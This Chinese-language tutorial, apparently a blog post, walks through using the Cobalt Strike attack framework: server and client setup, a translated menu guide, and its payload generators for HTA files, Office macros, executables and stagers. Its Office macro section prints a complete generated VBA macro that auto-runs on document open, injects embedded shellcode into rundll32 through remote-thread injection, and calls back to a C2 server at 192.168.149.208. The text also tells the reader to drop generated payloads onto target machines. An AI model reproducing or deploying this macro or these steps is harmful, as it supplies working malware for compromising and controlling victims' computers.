目录结构
agscript 拓展应用的脚本c2lint 用于检查 profile 的错误异常teamserver 服务端程序cobaltstrike,cobaltstrike.jar 客户端程序 (java 跨平台)logs 目录记录与目标主机的相关信息update,update.jar 用于更新 CSthird-party 第三方工具
知道这几个就可以了,Windows上和这个一样,其他的都是链接文件。
运行
服务端启动
chmod +x teamserver./teamserver [external IP] [password] [/path/to/my.profile] #需要root权限启动服务端真实IP(不能使用0.0.0.0或127.0.0.1)
客户端
需要提前配置JDK环境,推荐JDK1.8
bash ./start.sh #Linux MacOScobaltstrike.bat #windows
功能中英文对照
Cobalt Strike

New Connection #新的连接(支持连接多个服务器端)Preferences # 偏好设置(设置Cobal Strike界面、控制台、以及输出报告样式、TeamServer连接记录等)Visualization #窗口视图模式(展示输出结果的形式)VPN Interfaces #VPN接入Listenrs #监听器(创建Listener)Script Manager #脚本管理Close #关闭
VIew

Applications #应用(显示受害者机器的应用信息)Credentials #凭证(通过hashdump或Mimikatz抓取过的密码都会储存在这里)Downloads #下载文件Event Log #事件日志(主机上线记录以及团队协作聊天记录)Keystrokes #键盘记录Proxy Pivots #代理模块Screenshots #截图Script Console #脚本控制台Targets #显示目标主机Web Log #Web日志
ATTACK
Attact 下面有三个选项卡,分别是Packages(包攻击), Web Drive-By(Web攻击), Spear Phish(钓鱼攻击)
Attack Packages

HTML Application #生成恶意的HTA木马文件MS Office Macro #生成office宏病毒文件Payload Generator #生成各种语言版本的payloadUSB/CD AutoPlay #生成利用自动播放运行的木马文件Windows Dropper #捆绑器,能够对文档类进行捆绑Windows Executable #生成可执行PayloadWindows Executable(S) #把包含payload,Stageless生成可执行文件(包含多数功能)
Attack Web Drive-By
Scripted Web Delivery #提供Web服务,便于下载和执行PowerShell Payload,类似于Metasploit的web_deliverySigned Applet Attack #启动一个Web服务以提供自签名Java Applet的运行环境Smart Applet Attack #自动检测Java版本并利用已知的exploits绕过securitySystem Profiler #用来获取一些系统信息,比如系统版本,Flash版本,浏览器版本等
Attack Spear Phish
钓鱼攻击
Reporting

0. Activity report #活动报告1. Hosts report #主机报告2. Indicators of Compromise #威胁报告3. Sessions report #会话报告4. Social engineering report #社会工程学报告5. Tactics, Techniques, and Procedures #策略、技巧和程序Reset Data #重置数据Export Data #导出数据
Help

Homepage #官方主页Support #技术支持Arsenal #开发者System information #版本信息About #关于
Cobalt Strike 用户驱动攻击包
HTML Application
首先打开Attack->Packages->HTML Application, 选择好监听器。

这里的攻击方式有三种分别是,Executable(可执行文件), Powershell,VBA(宏代码攻击)
Executable 基于Windows二进制编程的可执行文件。
PowerShell 基于Powershell编写的可执行文件。
VBA 基于Visual Basic的一种宏语言的可执行文件。
点击生成,将生成好的文件保存到文件夹中,然后拖到目标机器上执行,或者开启Web服务给目标主机下载执行
MS Office Macro
Windows OFFice宏病毒文件

选择好监听器之后,会有一个操作步骤提示,然后点击下方的按钮复制代码。

然后就是一大串office宏病毒代码
Private Type PROCESS_INFORMATIONhProcess As LonghThread As LongdwProcessId As LongdwThreadId As LongEnd TypePrivate Type STARTUPINFOcb As LonglpReserved As StringlpDesktop As StringlpTitle As StringdwX As LongdwY As LongdwXSize As LongdwYSize As LongdwXCountChars As LongdwYCountChars As LongdwFillAttribute As LongdwFlags As LongwShowWindow As IntegercbReserved2 As IntegerlpReserved2 As LonghStdInput As LonghStdOutput As LonghStdError As LongEnd Type#If VBA7 ThenPrivate Declare PtrSafe Function CreateStuff Lib "kernel32" Alias "CreateRemoteThread" (ByVal hProcess As Long, ByVal lpThreadAttributes As Long, ByVal dwStackSize As Long, ByVal lpStartAddress As LongPtr, lpParameter As Long, ByVal dwCreationFlags As Long, lpThreadID As Long) As LongPtrPrivate Declare PtrSafe Function AllocStuff Lib "kernel32" Alias "VirtualAllocEx" (ByVal hProcess As Long, ByVal lpAddr As Long, ByVal lSize As Long, ByVal flAllocationType As Long, ByVal flProtect As Long) As LongPtrPrivate Declare PtrSafe Function WriteStuff Lib "kernel32" Alias "WriteProcessMemory" (ByVal hProcess As Long, ByVal lDest As LongPtr, ByRef Source As Any, ByVal Length As Long, ByVal LengthWrote As LongPtr) As LongPtrPrivate Declare PtrSafe Function RunStuff Lib "kernel32" Alias "CreateProcessA" (ByVal lpApplicationName As String, ByVal lpCommandLine As String, lpProcessAttributes As Any, lpThreadAttributes As Any, ByVal bInheritHandles As Long, ByVal dwCreationFlags As Long, lpEnvironment As Any, ByVal lpCurrentDirectory As String, lpStartupInfo As STARTUPINFO, lpProcessInformation As PROCESS_INFORMATION) As Long#ElsePrivate Declare Function CreateStuff Lib "kernel32" Alias "CreateRemoteThread" (ByVal hProcess As Long, ByVal lpThreadAttributes As Long, ByVal dwStackSize As Long, ByVal lpStartAddress As Long, lpParameter As Long, ByVal dwCreationFlags As Long, lpThreadID As Long) As LongPrivate Declare Function AllocStuff Lib "kernel32" Alias "VirtualAllocEx" (ByVal hProcess As Long, ByVal lpAddr As Long, ByVal lSize As Long, ByVal flAllocationType As Long, ByVal flProtect As Long) As LongPrivate Declare Function WriteStuff Lib "kernel32" Alias "WriteProcessMemory" (ByVal hProcess As Long, ByVal lDest As Long, ByRef Source As Any, ByVal Length As Long, ByVal LengthWrote As Long) As LongPrivate Declare Function RunStuff Lib "kernel32" Alias "CreateProcessA" (ByVal lpApplicationName As String, ByVal lpCommandLine As String, lpProcessAttributes As Any, lpThreadAttributes As Any, ByVal bInheritHandles As Long, ByVal dwCreationFlags As Long, lpEnvironment As Any, ByVal lpCurrentDriectory As String, lpStartupInfo As STARTUPINFO, lpProcessInformation As PROCESS_INFORMATION) As Long#End IfSub Auto_Open()Dim myByte As Long, myArray As Variant, offset As LongDim pInfo As PROCESS_INFORMATIONDim sInfo As STARTUPINFODim sNull As StringDim sProc As String#If VBA7 ThenDim rwxpage As LongPtr, res As LongPtr#ElseDim rwxpage As Long, res As Long#End IfmyArray = Array(-4,-24,-119,0,0,0,96,-119,-27,49,-46,100,-117,82,48,-117,82,12,-117,82,20,-117,114,40,15,-73,74,38,49,-1,49,-64,-84,60,97,124,2,44,32,-63,-49, _13,1,-57,-30,-16,82,87,-117,82,16,-117,66,60,1,-48,-117,64,120,-123,-64,116,74,1,-48,80,-117,72,24,-117,88,32,1,-45,-29,60,73,-117,52,-117,1, _-42,49,-1,49,-64,-84,-63,-49,13,1,-57,56,-32,117,-12,3,125,-8,59,125,36,117,-30,88,-117,88,36,1,-45,102,-117,12,75,-117,88,28,1,-45,-117,4, _-117,1,-48,-119,68,36,36,91,91,97,89,90,81,-1,-32,88,95,90,-117,18,-21,-122,93,104,110,101,116,0,104,119,105,110,105,84,104,76,119,38,7,-1, _-43,49,-1,87,87,87,87,87,104,58,86,121,-89,-1,-43,-23,-124,0,0,0,91,49,-55,81,81,106,3,81,81,104,80,0,0,0,83,80,104,87,-119,-97, _-58,-1,-43,-21,112,91,49,-46,82,104,0,2,64,-124,82,82,82,83,82,80,104,-21,85,46,59,-1,-43,-119,-58,-125,-61,80,49,-1,87,87,106,-1,83,86, _104,45,6,24,123,-1,-43,-123,-64,15,-124,-61,1,0,0,49,-1,-123,-10,116,4,-119,-7,-21,9,104,-86,-59,-30,93,-1,-43,-119,-63,104,69,33,94,49,-1, _-43,49,-1,87,106,7,81,86,80,104,-73,87,-32,11,-1,-43,-65,0,47,0,0,57,-57,116,-73,49,-1,-23,-111,1,0,0,-23,-55,1,0,0,-24,-117,-1, _-1,-1,47,88,76,74,110,0,42,-28,25,69,-16,120,57,71,-18,-36,-18,58,-103,108,34,-46,10,29,19,91,117,87,-18,108,-30,-106,-39,115,81,-101,23,72, _-17,39,56,-16,-104,-71,89,-32,-114,113,-113,-66,-97,84,71,33,-65,35,-79,-43,14,38,-111,100,-49,-97,-104,-7,111,-101,-33,-80,54,21,-60,38,-25,-25,77,71, _19,0,85,115,101,114,45,65,103,101,110,116,58,32,77,111,122,105,108,108,97,47,53,46,48,32,40,99,111,109,112,97,116,105,98,108,101,59,32,77, _83,73,69,32,56,46,48,59,32,87,105,110,100,111,119,115,32,78,84,32,54,46,49,59,32,84,114,105,100,101,110,116,47,53,46,48,41,13,10,0, _37,-32,-14,35,-55,94,-8,35,-95,-108,57,-67,-115,80,69,11,55,-69,-91,106,54,62,80,-19,21,68,12,-103,-50,-97,-118,68,-25,-89,-50,111,56,32,16,30, _47,64,123,-63,-39,107,107,-79,-26,51,-14,-36,90,83,113,16,-18,-124,112,80,-86,36,57,96,125,15,6,51,-27,53,107,63,-72,22,101,0,-91,-19,-53,-66, _35,110,28,-19,-95,-81,-82,6,-60,113,27,36,25,-71,38,-19,43,-47,96,81,-78,123,41,95,121,60,47,38,90,-64,122,-26,56,86,82,53,18,-33,23,107, _-27,-109,-102,-100,114,1,38,105,-79,33,-57,68,-106,-60,-77,124,44,104,60,79,116,63,87,107,34,-67,19,-83,-56,-121,-36,47,-42,-103,57,105,71,115,-97,-64, _12,78,125,-120,-47,-94,-128,38,44,108,-98,-7,41,-40,118,-15,65,46,47,41,-30,95,-48,-112,46,-52,-50,66,5,-49,-86,-76,41,21,-120,98,-83,94,98,105, _-88,81,-41,40,26,-107,7,-70,41,-105,43,59,25,-17,1,-55,-82,-108,-123,-105,-52,24,-33,36,104,0,104,-16,-75,-94,86,-1,-43,106,64,104,0,16,0,0, _104,0,0,64,0,87,104,88,-92,83,-27,-1,-43,-109,-71,0,0,0,0,1,-39,81,83,-119,-25,87,104,0,32,0,0,83,86,104,18,-106,-119,-30,-1,-43, _-123,-64,116,-58,-117,7,1,-61,-123,-64,117,-27,88,-61,-24,-87,-3,-1,-1,49,57,50,46,49,54,56,46,49,52,57,46,50,48,56,0,18,52,86,120)If Len(Environ("ProgramW6432")) > 0 ThensProc = Environ("windir") & "\\SysWOW64\\rundll32.exe"ElsesProc = Environ("windir") & "\\System32\\rundll32.exe"End Ifres = RunStuff(sNull, sProc, ByVal 0&, ByVal 0&, ByVal 1&, ByVal 4&, ByVal 0&, sNull, sInfo, pInfo)rwxpage = AllocStuff(pInfo.hProcess, 0, UBound(myArray), &H1000, &H40)For offset = LBound(myArray) To UBound(myArray)myByte = myArray(offset)res = WriteStuff(pInfo.hProcess, rwxpage + offset, myByte, 1, ByVal 0&)Next offsetres = CreateStuff(pInfo.hProcess, 0, 0, rwxpage, 0, 0, 0)End SubSub AutoOpen()Auto_OpenEnd SubSub Workbook_Open()Auto_OpenEnd Sub

Payload Generator
生成各种语言版本的payload

这里我们选择PowerShell,也可以根据你当时目标环境选择其他语言的payload
Windows Executable
和上面类似一样选择listener,然后生成,再拖到目标机器上执行
Windows Executable stager
stager其实是一段很简单的加载器,是socketedi协议请求的一段shellcode,它的作用是向teamserver(C2)请求一段数据,这些数据前是个字节是shellcode的长度,后面是shellcode。接收到数据后跳转到shellcode所在的内存处开始运行。
参考

若有收获,就点个赞吧
0 人点赞


